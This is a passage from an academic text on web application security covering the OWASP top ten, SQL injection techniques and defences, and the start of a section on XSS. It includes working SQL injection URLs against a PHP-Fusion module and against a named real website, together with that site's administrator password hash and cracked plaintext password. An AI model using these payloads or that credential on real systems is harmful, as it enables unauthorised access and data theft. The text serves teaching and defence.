value of the standard to guarantee security to the enterprise [*skeptikal.org*, 2009]. According to the Verizon report, 21% of the organizations analyzed that suffered from a data breach attack were PCI-DSS compliant [*Baker et al.*, 2010]. Thus, it is not a surprise to see the security auditor firm Savvis Inc., which certified the CardSystems Solutions, to be sued in court due to a data breach stealing 263 thousand credit card numbers and compromising another 40 million [*Zetter*, 2009][9].

2.3 Web application vulnerabilities

The Open Web Application Security Project (OWASP) is a worldwide non-profit community devoted to help organizations to achieve security in the applications they use, develop or maintain [*OWASP Foundation*, 2010]. Since 2003 OWASP has released and updated a top 10 list of the most critical vulnerabilities affecting web applications, and this list has been used as a reference in many standards, books, tools, and organizations from many countries. Although it has always been a matter of risk, in the 2010 release they started giving a deeper focus on security risks (which are associated to the web application vulnerabilities). Therefore, the 2010 report is ranked from a risk perspective instead of only on the frequency of the associated vulnerability (as in previous reports). The OWASP list of the ten most critical web application security risks is the following, as described by the [*OWASP Foundation*, 2010]:

"

> *A1:* **Injection.** *Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.*

---

[9] This case reports to the Cardholder Information Security Program (CISP) standards, which was the precursor of PCI-DSS used today.

A2: ***Cross-Site Scripting (XSS).*** *XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to execute scripts in the victim's browser, which can hijack user sessions, deface web sites, or redirect the user to malicious sites.*

A3: ***Broken Authentication and Session Management.*** *Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.*

A4: ***Insecure Direct Object References.*** *A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.*

A5: ***Cross-Site Request Forgery (CSRF).*** *A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.*

A6: ***Security Misconfiguration.*** *Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date, including all code libraries used by the application.*

A7: ***Insecure Cryptographic Storage.*** *Many web applications do not properly protect sensitive data, such as credit cards, SSNs, and authentication credentials, with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.*

A8: ***Failure to Restrict URL Access.*** *Many web applications check URL access rights before rendering protected links and buttons. However, applications need to perform similar access control checks each time these pages are accessed, or attackers will be able to forge URLs to access these hidden pages anyway.*

A9: ***Insufficient Transport Layer Protection.*** *Applications frequently fail to authenticate, encrypt, and protect the confidentiality and integrity of sensitive network traffic. When they do, they sometimes support weak algorithms, use expired or invalid certificates, or do not use them correctly.*

A10: ***Unvalidated Redirects and Forwards.*** *Web applications frequently redirect and forward users to other pages and web sites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.*

"

From a joint venture work between the SANS Institute, MITRE and top software security experts in the US and Europe resulted a report with the list of the 25 most dangerous programming errors that can lead to vulnerabilities [*Martin et al.*, 2009]. The list classifies the errors and presents insights on how to prevent and mitigate them during the software development lifecycle phases. The top four most dangerous programming errors are:

1. Improper Input Validation.
2. Improper Encoding or Escaping of Output.
3. Failure to Preserve SQL Query Structure (SQL Injection).
4. Failure to Preserve Web Page Structure (XSS).

In these top four errors we can observe the importance of SQL Injection and XSS vulnerabilities. They appear as a direct result of the third and fourth errors, but they are also caused by the first and second ones as stated in [*Martin et al.*, 2009]. Based on this top 25 list and on the OWASP top 10 [*OWASP Foundation*, 2007], Dave Hull, founder

of Trusted Signal, developed a Security Peer Review Checklist [*Hull*, 2009]. Both developers and peer reviewers can use this list during the software development lifecycle to facilitate the development of more secure code.

Searching for every type of vulnerability in web application code is time consuming and requires high expertise on a huge variety of code patterns. Following the "*Achieve essential, and then worry about excellent*" approach (as stated in the Verizon 2009 data breach report [*Baker et al.*, 2009]), one should start by focusing on the most common vulnerability types. In fact, by quickly and easily mitigating these types of vulnerabilities, the most important security problems in web applications are being addressed.

Two of the most commonly exploited vulnerabilities are SQL Injection and XSS. They are injection vulnerabilities caused by poor validation code of the web applications input values (POST or GET HTML parameters, COOKIEs, files, database data, etc.) [*OWASP Foundation*, 2008b, 2009a, 2010; *WASC*, 2004]. These vulnerabilities consist of inserting or tweaking the input values in a way that circumvents some of the web application defenses, allowing the attacker to take advantage and profit from this situation. The work presented in this book addresses these two vulnerabilities because of their relevance to the security of web applications. SQL Injection and XSS are detailed in the following paragraphs.

Although initially discovered in the 1990's, SQL Injection and XSS became widely known roughly in 2004 and 2005, respectively [*Fogie et al.*, 2007; *Puppy*, 1998]. Most SQL Injection and XSS vulnerabilities can be classified into PCI-DSS severity levels 4 (critical) and 5 (urgent) [*PCI Security Standards Council*, 2006]. A key issue is that many web applications that exist nowadays have started being developed way before vulnerabilities like SQL Injection and XSS have been widely known and actively exploited by hackers. For example, the job search engine Monster.com derives from the Monster Board developed in 1994 [*Monster*, 1999], the auction site eBay Inc. was deployed in 1995 [*eBay Inc.*, 1995], and the e-commerce site Amazon.com Inc. in 1996

[*Amazon.com Inc.*, 1996]. As a result, all of these applications (and many others) had vulnerabilities that were successfully exploited and attacked.

The rest of this section presents SQL Injection and XSS, which are the two most critical web application vulnerabilities, focusing on the different ways they can be used to attack the victim, an example of such attacks and their prevention.

2.3.1 SQL Injection

SQL Injection is a class of code-injection attack that targets SQL queries. The injection occurs when user-supplied data (direct user input, COOKIEs, server variables, database values, etc.) is sent to an SQL interpreter as part of a command or query [*Barnett*, 2010]. The hostile input of the attacker tricks the interpreter by changing the SQL query sent to the database, making it to execute unintended commands or change database data. Using this technique, SQL Injection allows an attacker to gain access to back-end data and resources, by exploiting a vulnerable application in a trusted site.

According to several reports, SQL Injection is one of the most common web application vulnerabilities [*Martin et al.*, 2009; *OWASP Foundation*, 2010]. In fact, it is ranked 5th, with a share of 15%, in [*WhiteHat Security Inc.*, 2010] and second, with a share of 13.6%, in [*Christey and Martin*, 2007][10]. Furthermore, due to the high return value that attackers can obtain SQL Injection is the most exploited vulnerability, as shown by the 50% share reported by Acunetix in 2007 [*Acunetix*, 2007] and by the 40% share reported by IBM in 2009 [*IBM Global Technology Services*, 2009]. The Symantec

---

[10] In spite of giving similar results, the two reports use different methodologies. The [*WhiteHat Security Inc.*, 2010] report refers to the over 2,000 web sites managed by the WhiteHat company and shows the percentage likelihood of a vulnerability being found in a web site. On the other hand, the [*Christey and Martin*, 2007] report shows the relative percentage of all publicly reported web application vulnerabilities.

report on the underground economy considers SQL Injection popular due to its versatility and the type of profit it may generate to the attacker, although it is on average the third most expensive attack type [*Fossi et al.*, 2008]. SQL Injection was the top vulnerability exploited by hackers through a web application, accounting for 79% of the total records compromised in breaches involving financial service organizations [*Richardson and Peters*, 2009].

Massive SQL Injection allowed hackers, in 72 hours, to take control of over 40 thousand legitimate web sites. Visitors of those web sites were silently redirected to the hacker site where their computers were automatically attacked with playloads for 10 known vulnerabilities that could exist in their systems [*Goodin*, 2009]. This is similar to the Gumblar attack already affecting 60 thousand web sites using stolen FTP credentials [*Leyden*, 2009]. Other automated mass exploitation SQL Injection attack affected over 70 thousand sites [*Carr*, 2008; *Clarke*, 2009; *Zdrnja*, 2008]. Against all security measures and best practices, the The Telegraph, which is the UK best-selling quality daily newspaper, suffers from recurring SQL Injection vulnerabilities that can expose the personal information of their clients, including usernames, clear text passwords, credit card information, etc. [*2fingers*, 2009; *unu*, 2009a]. Massive exploitation of SQL Injection vulnerabilities are also used in blended attacks where the XSS attack string is stored in the database of the web site [*Barnett*, 2009a]. The poor state of database security is also exploited to propagate worms [*Application Security, Inc.*, 2002].

Let us take as an example, the "PHP-Fusion module Expanded Calendar 2.x SQL Injection Exploit", which is an SQL Injection attack for the PHP-Fusion application found in the Milw0rm[11] hacker related site [*Matrix86*, 2007]. The attack exploits the lack of filtering of the GET variable `sel`, which is used in the following code sample:

---

[11] In 2009 Milw0rm (`milw0rm.com`) was closed and its exploit database was moved to the Inj3ct0r site (`inj3ct0r.com`).

```
$result_vis = dbquery("SELECT * FROM ".$db_prefix."kalender WHERE id =
$sel");
```

The `sel` variable should only take numeric values, but this is not enforced by the application, allowing the injection of a string to obtain the password and username from a registered user of the application:

```
…/infusions/calendar_events_panel/show_single.php?sel=-
1/**/UNION/**/SELECT/**/0,0,user_password,user_name,0,0,0,0,0,0,0,0/**
/FROM/**/fusion_users/**/WHERE/**/user_id=1/*
```

These attacks usually target the admin user, which has typically the lower user identification value (`user_id=1`, in the example). The `/**/` characters are used instead of the space character to bypass possible security mechanisms. This vulnerability in the `show_single.php` file was fixed in version 2.02 by including the following code (executed before the `sel` variable being used by the query [*pirdani*, 2007]):

```
if(!is_numeric($sel)) $sel=-1;
```

This code assures that the `sel` variable has only numeric values, therefore preventing the SQL Injection attack.

In this example, the input vector was in a GET variable, but in general there are many other entry points for web applications, such as POST variables, files, emails, outputs of other applications, etc. [*Pietraszek and Berghe*, 2005].

SQL Injection can be classified into two categories considering the need to store the malicious input before it can be activated and cause harm [*Clarke*, 2009]:

1. **First-order injection** is by far the most common type of SQL Injection exploited. The malicious query is executed in the same HTTP interaction of the injection. Its effect is immediate. This type of SQL Injection has many ways to be injected [*Anley*, 2002b, 2002a; *Clarke*, 2009; *Stuttard and Pinto*, 2007] but

Halfond and colleagues consider the following as the most important ones [*Halfond et al.*, 2006b]:

    a. **Injection through user input**, in which the user enters a specially crafted input via the HTTP GET or POST requests. It is the most commonly used and it is also the most easily probed.

    b. **Injection through COOKIEs**. COOKIEs are pieces of text that are saved in the browser program of the web user. They are used to store a variety of web content that can be accessed by the web server at any time. They are typically useful in the process of maintaining the state in a HTTP conversation [*Kristol and Montulli*, 2000], freeing the user to enter their credentials (and other session data) in multi-page processes that are so common in web applications. When database queries use COOKIE contents in their text, they can be manipulated to perform SQL Injection attacks.

    c. **Injection through server variables**, which are a set of special variables with a global scope containing HTTP and network headers, and other environmental variables, like the PHP directive "`register_globals = on`" [*Clowes*, 2001; *PHP Group*, 2009b].

2. **Second-order injection** that happens when the malicious code is injected successfully (through similar ways of the first-order injection) but not executed immediately [*Ollmann*, 2004]. Instead it is stored by the application in the cache, the log file or the database to be retrieved and executed later by a trigger mechanism [*Anley*, 2002b; *Clarke*, 2009; *Halfond et al.*, 2006b]. This trigger may be activated by the victim user (e.g. by visiting the page where the malicious code is indeed executed), by the attacker (e.g. by submitting another request) or by an internal application mechanism (e.g. by a scheduled mechanism, an administrator procedure, etc.). Specific examples, testing and protection schemes of second-order injection can be found in [*Clarke*, 2009; *Ollmann*, 2004].

SQL Injection vulnerabilities can be disastrous because they allow the attacker to alter the query sent to the back-end database. The database contains, in many cases, the

crown jewels of the application (or even of the organization) and exploiting this vulnerability gives a privileged access to view and alter the database data. For example, it can be used to steal credit card numbers to be sold in the black market [*Fossi et al.*, 2008]. Moreover, with SQL Injection it is also possible to attack the server by using database capabilities, for example by using extended database procedures that execute the operating system calls (e.g., `xp_cmdshell` that was installed by default on Microsoft SQL Server prior of version 2005).

An early set of whitepapers of advanced SQL Injection techniques was written by Anley, from NGSSoftware, depicting Microsoft SQL Server attacks [*Anley*, 2002a, 2002b]. Other works have followed [*SPI Dynamics, Inc.*, 2002b]. To make sites more secure, developers are hiding more and more their error messages, which is one of the feedback techniques used by SQL Injection attacks. To overcome this practice, hackers use the blind SQL Injection class of attacks where the vulnerability is probed with little changes that should return true or false results [*Hotchkies*, 2004; *Maor and Shulman*, 2003; *Spett*, 2004]. The final attack outcome is therefore constructed bit by bit, but there are tools to help automate the SQL Injection process, like SQLMap, SQLNinja, Havij, SQL Power Injector, Absinthe and SQLBrute.

To address the myriad of SQL Injection techniques Halfond and colleagues presented a classification based on a comprehensive survey [*Halfond et al.*, 2006b]. They characterized SQL Injection attack types into seven categories (that the attacker can use together or sequentially), according to the techniques used in the exploitation:

1. **Illegal/Logically Incorrect Queries.** The attack explicitly disrupts the query sent by the application to exploit the use of error pages to obtain valuable information about the database attributes. This is a preliminary attack used to perform database fingerprinting.
2. **Tautologies.** Injection of code in the conditional statements of the WHERE clause so that the result is true. This allows, for example, bypassing authentication.

3. **Union Query.** By injecting the SQL `UNION` clause with a malicious query the attacker makes the application return the results of the original query appended with those of the attack query. A large collection of real world attacks analyzed by a field study shows a widespread exploitation of the `UNION` clause in SQL Injection attacks [*Fonseca et al.*, 2010].

4. **PiggyBacked Queries.** Additional queries are injected in the original query by ending it prematurely, using comment characters and a separator (usually the semicolon), and appending the malicious query at the end. Some DBMSs do not allow the execution of multiple queries, but when they do this attack allows the execution of any type of SQL commands.

5. **Stored Procedures.** The malicious query executes database stored procedures, including those that interact with the operating system (e.g., using the `xp_cmdshell` of Microsoft SQL Server). For example, this allows the attacker perform privilege escalation and takeover the control of the server machine.

6. **Inference.** Modification of the query so that they return true or false results. This is the technique used in blind SQL Injection attacks. This allows, for example, determining the database schema.

7. **Alternate Encodings.** The malicious text injected is altered by using various encoding schemes and techniques in order to avoid the detection by the defenses of the application or by the countermeasure mechanisms in place (e.g. IDS, firewalls, etc.). Naturally, this technique is usually done in conjunction with other attacks.

Hackers search for SQL Injection in many ways and there are many studies focusing this subject (e.g. [*Imperva*, 2004; *Sima*, 2006; *Stuttard and Pinto*, 2007]). Usually, the hacker has to identify the vulnerability and determine its type. Then he attacks it using several techniques. One typical short procedure to identify a possible SQL Injection vulnerability is:

1. **Map the web application**. This initial activity is about understanding how web applications work. It involves gathering all the information about the open ports

and their servers, the web application pages and logic, making up a model of how the internals are likely to work (when this information is not already available), client side validation, entry points, hidden parameters, etc.

2. **Probe the input surface.** The test for SQL Injection vulnerabilities is done by injecting unexpected inputs (fuzzing) and detecting anomalies (containing data, application errors or database errors) in the response of the web application:

   a. **Send an error value.** Sending a known bad input to the application, like a string when it expects a numeric value can be valuable to probe for SQL Injection. The server response may ignore the malicious input by filtering it or may show different information, an error message, an error code, etc. If the application sends an error message this can give important hints on how the query is being executed, inner working details, the database used, the database version, error code, etc.

   b. **Fuzz with string data**. With string data, attackers need to break the quotation marks. For the database, anything between quotes is treated as data, therefore breaking the quote sequence should allow altering the query structure. The application may be vulnerable if a single quote raises an error and two single quotes do not; or when using a database string concatenation (e.g., using the space character, like "`An' 'na`"[12]) gives the same result as using the concatenated string (e.g., "`Anna`"). Sending to the web server a request such as "`or 1=1`" or "`'or 'a'='a`" may lead the application to alter the `WHERE` clause of the query sent to the database making it to return more records than it should.

---

[12] Different DBMS have also different ways to deal with string concatenation. For example the + sign is used in SQL Server, the `||` string is for Oracle and the space character for MySQL.

c. **Fuzz with numeric fields.** Numeric fields can also be tested to see if they are being treated as strings, by applying the previous procedure. However, numeric fields can also be probed to see if they are being filtered, by inputting a simple mathematical expression. For example, instead of using 2 as input the attacker can try 1+1. In this case, if the mathematical expression is calculated it will give the same result in both tests and we can conclude that this variable can be vulnerable.

d. **Test for blind SQL Injection.** If the web application is silent in response to the fuzzing, the attacker may try blind SQL Injection techniques. For example, the time delay (e.g., using the `waitfor` function in SQL Server or the `benchmark` function in MySQL) of the response can give hints about the possibility to inject SQL and this is one of the techniques used in such attacks [*Hotchkies*, 2004; *Maor and Shulman*, 2003; *Spett*, 2004].

The attacker should try to imagine how the query looks like and try to break the SQL query parenthesis. It is also common to stop the query prematurely using database comments (e.g., `--`, `/*` or `#`) or multiple query submissions by ending the first query prematurely and appending a new one (the semicolon character works for SQL Server and MySQL, but Oracle does not support multiple statements). To obtain sensitive data it is also quite common to use the SQL `UNION` clause placing dummy variables to match the structure of the original query. Further testing may be conducted, to assess for a variety of situations depending on the target web application and the database server. This is well detailed in several resources, like the books "The Web Application Hacker's Handbook" [*Stuttard and Pinto*, 2007] and "SQL Injection Attacks and Defense" [*Clarke*, 2009]. To help this process of exploiting the specific features of different DBMSs attackers can benefit from ready to use documents (also called cheat sheets) [*Daw*, 2006; *Hansen*, 2006; *Mavituna*, 2007; *OWASP Foundation*, 2009b; *pentestmonkey.net*, 2009].

2.3.1.1   Example of an SQL Injection attack

Let us take the web site `www.gardeninginsouthafrica.co.za` as an example of an exploitation of a real-life SQL Injection. In the beginning of 2009 this site had installed the Joomla based component com_paxxgallery, which was vulnerable to an SQL Injection attack through the GET variable `iid`, discovered by S@BUN in 2008 [*S@BUN*, 2008]. The application has been vulnerable to this vulnerability for a while and at the time of this writing was still vulnerable.

By using the following URL request with an SQL Injection attack attempt (adding the "`or 1=1`" to the vulnerable variable value) no error is issued:

`http://www.gardeninginsouthafrica.co.za/index.php?option=com_paxxgalle`
`ry&Itemid=85&gid=7&userid=S@BUN&task=view&iid=`**`18+or+1=1`**

This may mean that the web application is filtering the input and may be well protected. However, this can also mean that the query was executed but it did not return any data (or it was not prepared to deal with the data returned), meaning that it is vulnerable to SQL Injection. To be sure, another request, this time with a supposedly SQL syntax error due to assigning a string value to an integer variable, can be further tried:

`http://www.gardeninginsouthafrica.co.za/index.php?option=com_paxxgalle`
`ry&Itemid=85&gid=7&userid=S@BUN&task=view&`**`iid=18+test`**

The response to this request is a message popup, shown in Figure 2-3, confirming that the web application is indeed vulnerable to SQL Injection.

Figure 2-3 – Message popup showing that the site is vulnerable to SQL Injection.

This is a very descriptive error message, showing that there is no need to close parentheses and that it is possible to append the injection string (the attackload) to the original query. For example, it is possible to exploit the vulnerability to obtain the user name, the password and the user type, using the following malicious string in the URL request:

```
http://www.gardeninginsouthafrica.co.za/index.php?option=com_paxxgalle
ry&Itemid=85&gid=7&userid=S@BUN&task=view&iid=-
3333+union+select+0,1,2,3,concat(username,0x3a,password,usertype)+from
+jos_users
```

The space character is URL encoded[13] with a + sign (it could also be used its hexadecimal value: `%20`). The value `0x3a` is the hexadecimal value of the`:` character used to separate the values of two different table columns, providing an easier to read output like the one shown in Figure 2-4.

The vulnerable source code in the `index.php` file of the com_paxxgallery component is similar to:

```
…

$iid = mosGetParam($_REQUEST, 'iid', '');

…
```

---

[13] According to the RFC 1738, the URL can only be build with a small subset of all ASCII characters [*Berners-Lee et al.*, 1994]. The other characters (all non-alphanumeric characters except `-_.`) must be encoded using the hexadecimal ASCII code that corresponds with the character, preceded by a percent sign. Spaces can also be encoded with plus sign (+).

```
$query = "SELECT * FROM jos_PAXComments WHERE `pic`=$iid ORDER BY date
ASC";

$database->setQuery($query);

…
```


**Figure 2-4 – `www.gardeninginsouthafrica.co.za` SQL Injection
exploitation example.**

The `mosGetParam` is a Joomla function that returns the variable with the HTML tags
escaped, trying to prevent XSS attacks [*Joomla*, 2010]. However, this behavior does not
change the SQL Injection malicious string used before, because this string does not
have any HTML specific tags. Moreover, the query is built with string concatenation of
text and the vulnerable variable `$iid`, which was not sanitized for SQL Injection.

54

To further benefit from this vulnerability, the attacker has now to decipher the MD5 code of the password. This can be done using a brute force attack or using a dictionary attack. There are many tools for this, for example one of the most popular is John The Ripper[14] [*Openwall Project*, 2009]. Given that users tend to choose very weak passwords [*Imperva*, 2010] and reutilize them in many online services [*Pickard*, 2008], this cracking effort typically pays off. In this example, the MD5 of the Super Administrator password is `ad8f5412159c816d3509a1a55a994f38`, as can be seen highlighted in Figure 2-4. With the help of easy to use free online MD5 deciphers, like the c0llision webcrack [*webcrack*, 2010] or the MD5 Hash Cracker [*md5hashcracker*, 2010], the plain text password could be obtained in just a few seconds, in spite of using eight upper and lower case characters and numbers: `oo6yMJMM`.

2.3.1.2 Preventing SQL Injection vulnerabilities and attacks

Many defensive coding practices, detection and prevention techniques have been proposed (like [*Boyd and Keromytis*, 2004; *Halfond et al.*, 2006a; *Halfond et al.*, 2006b; *Valeur et al.*, 2005]) along with guidance documents for SQL Injection prevention with working examples for different database and programming languages [*OWASP Foundation*, 2009b].

Runtime monitoring of the web application behavior can also be used to detect and prevent SQL Injection attacks. Halfond and colleagues based their approach on the novel idea of positive tainting and the syntax-aware evaluation of the execution of the code. A tool resulted from this work, the Web Application SQL-injection Preventer (WASP), which can be deployed to existing scenarios without any additional infrastructure [*Halfond et al.*, 2006a]. Another protection mechanism, called SQLRand,

---

[14] John The Ripper version 1.7.6 needs the respective Jumbo patch to be able to decipher raw MD5 passwords, like the one of the example.

addresses the problem of SQL Injection by using the instruction-set randomization concept implemented in a database proxy [*Boyd and Keromytis*, 2004]. It works by randomizing the query inside a CGI script (in the server side) and the database proxy de-randomizes the query into proper SQL queries for the database. The attacker is stopped, because he is unable to estimate the new (randomized) query keywords. However, bad-written applications usually expose error messages to the user, and these messages may provide to the attacker the necessary information he needs. Another approach is implemented by the Java library proposed by Buehrer and colleagues [*Buehrer et al.*, 2005]. The proposed library provides resilience to SQL Injection by detecting the changes in the structure of the query at runtime. The limitation of this approach is the need to rewrite all the parts of the code dealing with queries, which does not improve significantly from rewriting the code using parameterized queries.

Although active measures should be used and are mandatory in some regulations (e.g. PCI-DSS), they have a limited action against unpredicted behavior and do not fix the security problem within. The use of both preventive and active measures is then strongly advised. The best practices to write code resilient to SQL Injection is a subject referred by many authors [*Clarke*, 2009; *Howard and LeBlanc*, 2003; *Stuttard and Pinto*, 2007; *Wiesmann et al.*, 2005]. There is a general consensus that the most important thing to do to prevent SQL Injection vulnerabilities is to avoid by all means the string concatenation when building SQL queries. Although this is very important, it should be used together with other coding techniques:

1. **Input validation**. This can be done with a **white list** (accept all known good input) or **black list** (reject all bad input) approaches. The white list approach is safer than the black list because it is unfeasible to know all the possible ways an application can be compromised. However, developers tend to use the black list of common attack tweaks (also called attack signatures), like the presence of the SQL `UNION` clause, because they are less disruptive for the normal work of the

application than the white list[15]. Another challenge faced by applications when trying to use input validation is the encoding procedure used, like URL encoding, Hex encoding, Unicode encoding, foreign languages encoding, base 64 encoding, etc. Input values should be in its simplest form without the encodings. The use of encodings has been widely exploited to evade input validation procedures [*Handley et al.*, 2001; *Imperva*, 2004; *Warneck*, 2007], so the application should be forced to accept only canonical values. Halfond and colleagues presented the most common defensive coding practices to eliminate poor input checking using input type checking, encoding of inputs, positive pattern matching and identification of all input sources [*Halfond et al.*, 2006b]. Some authors advise the use of escaping quotes to prevent some SQL Injection attacks, which is in fact a common practice among software developers. However this does not prevent second-order injection because the malicious string has to be escaped twice (removing the effect of the protection) and some attacks do not need to use the quotes (so nothing is escaped) [*Anley*, 2002b].

2. **Stored procedures**. These are procedures/functions stored and executed within the database that have a set of arguments with a strictly defined data type and may return a value to the calling program. It is easier and safer to define the permissions of stored procedures with the built-in database security mechanisms (including the execution with permissions of the invoker or the creator) instead of the myriad of tables, records and fields they access. However, the use of stored procedures does not, by itself, guarantees total SQL Injection prevention. Care must be taken when developing a stored procedure and it should be

---

[15] A large number of this type of coding practice using the black list approach was found during the vulnerability research presented in chapter 3. Developers used extensively the regex function to clean the input from unwanted data, leading to many vulnerabilities due to incomplete coverage of all possible attack situations.

invoked safely: concatenation should not be used inside the procedure to build dynamic queries arguments, and the arguments should use the correct data types and be properly validated.

3. **Prepared statements**. This feature, available in many programming languages, provides a safe way to construct SQL statements. It works by defining only the data values that are variable thus preventing changes in the structure of the query, which is the way attackers exploit SQL Injection most of the time [*Buehrer et al.*, 2005]. However, to utilize correctly the prepared statement, the query parameters should belong to the correct domain and the variables should also be validated before being used. For example, a numeric value should be treated as a numeric value and not as a string. In any case the input values should always be checked because of the problem of second-order injection (either SQL Injection or XSS, for example), where the data entered into the database will be used latter in another context where it may endanger the application.

These coding techniques may not provide a solution for the common situation widely spread across web of applications where dynamic queries are needed. Dynamic queries are those that have a structure built upon string concatenation, usually from user input data, instead of having a static structure hardwired in the application code. This is typical in search mechanisms present in many online forums, for example. Due to its nature, dynamic queries cannot be easily rewritten to use prepared statements or safe stored procedures. Whenever possible the variations of the queries should be implemented as static. In the cases where this is not feasible, the allowed values used in the dynamic part of the query should be validated using the more restrictive white list approach.

2.3.2 Cross Site Scripting (XSS)

XSS flaws occur whenever an application allows the user to inject code in web pages that are later echoed to the browser of the victim [*Auger*, 2010]. This injection is possible because the application takes user supplied data and sends it back to the web browser without first validating or encoding the content. This malicious embedded

code, usually JavaScript, is then executed by the web browser of other users visiting the web application, making them victims of the attack. XSS exploits the trust the user has in the web site. This way, XSS allows hijacking the user session, deface web sites, inject malware, redirect users to malicious sites, etc. Furthermore, it can even cause complete account and computer compromise [*Fonseca et al.*, 2010; *OWASP Foundation*, 2008b]. XSS is usually present in web applications where the information entered by the user is displayed back to other users, so it is common to see this vulnerability in search engines, in descriptive error messages, in forms, in web forums, in blogs, etc. [*Sima*, 2006; *Spett*, 2005]. XSS is so common that even a XSS virus was already created [*Alcorn*, 2005]. The Symantec report on the underground economy states that there is a criminal market for XSS tools [*Fossi et al.*, 2008]. However, these tools are far less expensive than the counterparts SQL Injection tools, because they are simpler and easier to develop and the potential damage is not so critical.

Among all the possible types of vulnerabilities affecting web applications, Cross Site Scripting (XSS, but also known as CSS) is in the top, with 71% [*WhiteHat Security Inc.*, 2010] or 18,5% [*Christey and Martin*, 2007], depending on the report cited[16]. XSS is also the second most exploited vulnerability, according to reports that show that it has a share of 42% [*Acunetix*, 2007] or 28% [*IBM Global Technology Services*, 2009]. Although it is highly used, apparently XSS is not as valuable to the attacker as SQL Injection [*Fossi et al.*, 2008].

---

[16] The results of the reports show quite different values because they apply different methodologies. The [*WhiteHat Security Inc.*, 2010] report refers to the over 2,000 web sites managed by the WhiteHat company and shows the percentage likelihood of a vulnerability being found in a web site. On the other hand, the [*Christey and Martin*, 2007] report shows the relative percentage of all publicly reported web application vulnerabilities.

There are three main types of XSS [*Fogie et al.*, 2007; *OWASP Foundation*, 2010; *Stuttard and Pinto*, 2007]:

1. **Reflected.** The web page reflects the hostile supplied data (usually in the built-in search engine) directly back to the browser of the victim. This works like if the victim was attacking himself. In a typical exploitation, the attacker builds a specially crafted URL request of the web application where the vulnerable variable value has embedded the attack string, probably encoded to avoid suspicions (an example of such attack is presented in section 2.3.2.1). Finally, the attacker has to make the link available and interesting to click to as many victims as possible using his social engineering skills.

2. **Stored.** In this type, the malicious data is stored in a file, the database, or other back-end system. At a later stage this data is activated (displayed to the victim unfiltered, for example) [*Ollmann*, 2004]. This type is extremely dangerous because it escalates very well in systems such as CMS, blogs, or forums, where a large number of users read the output of the other pears.

3. **Document Object Model (DOM) injected.** Unlike the other two types, with DOM based XSS attacks the malicious string is not sent to the web server to be reflected back to the victim and be executed. In this case the XSS data is embedded at runtime in the web browser page of the victim. The client-side JavaScript has a direct access to the objects of the HTML DOM that are sometimes used in some web applications and can be exploited if not properly validated. For this attack to be successful, the vulnerable web application page must embed in an unsecured manner, within a client-side script, data supplied in the URL by the attacker. This is usually done with the help of the HTML objects controlled by the attacker, like the Javascript `document.location`, `document.URL` and `document.referrer`. The malicious string can be

placed in GET parameters or in the Fragment Identifier portion of the URL[17], etc. Due to its nature, this type of attack is neither filtered nor detected by server side security mechanisms [*Klein*, 2005].

XSS attacks are usually implemented in JavaScript, but can also use VBScript, ActiveX, HTML, PHP, Flash, etc. JavaScript is a very common and powerful client-side scripting language that can manipulate any aspect of the rendered page, including:

1. Adding new elements to the web page, such as a login text box that forwards the credentials to a hostile site.
2. Manipulating any aspect of the internal DOM tree.
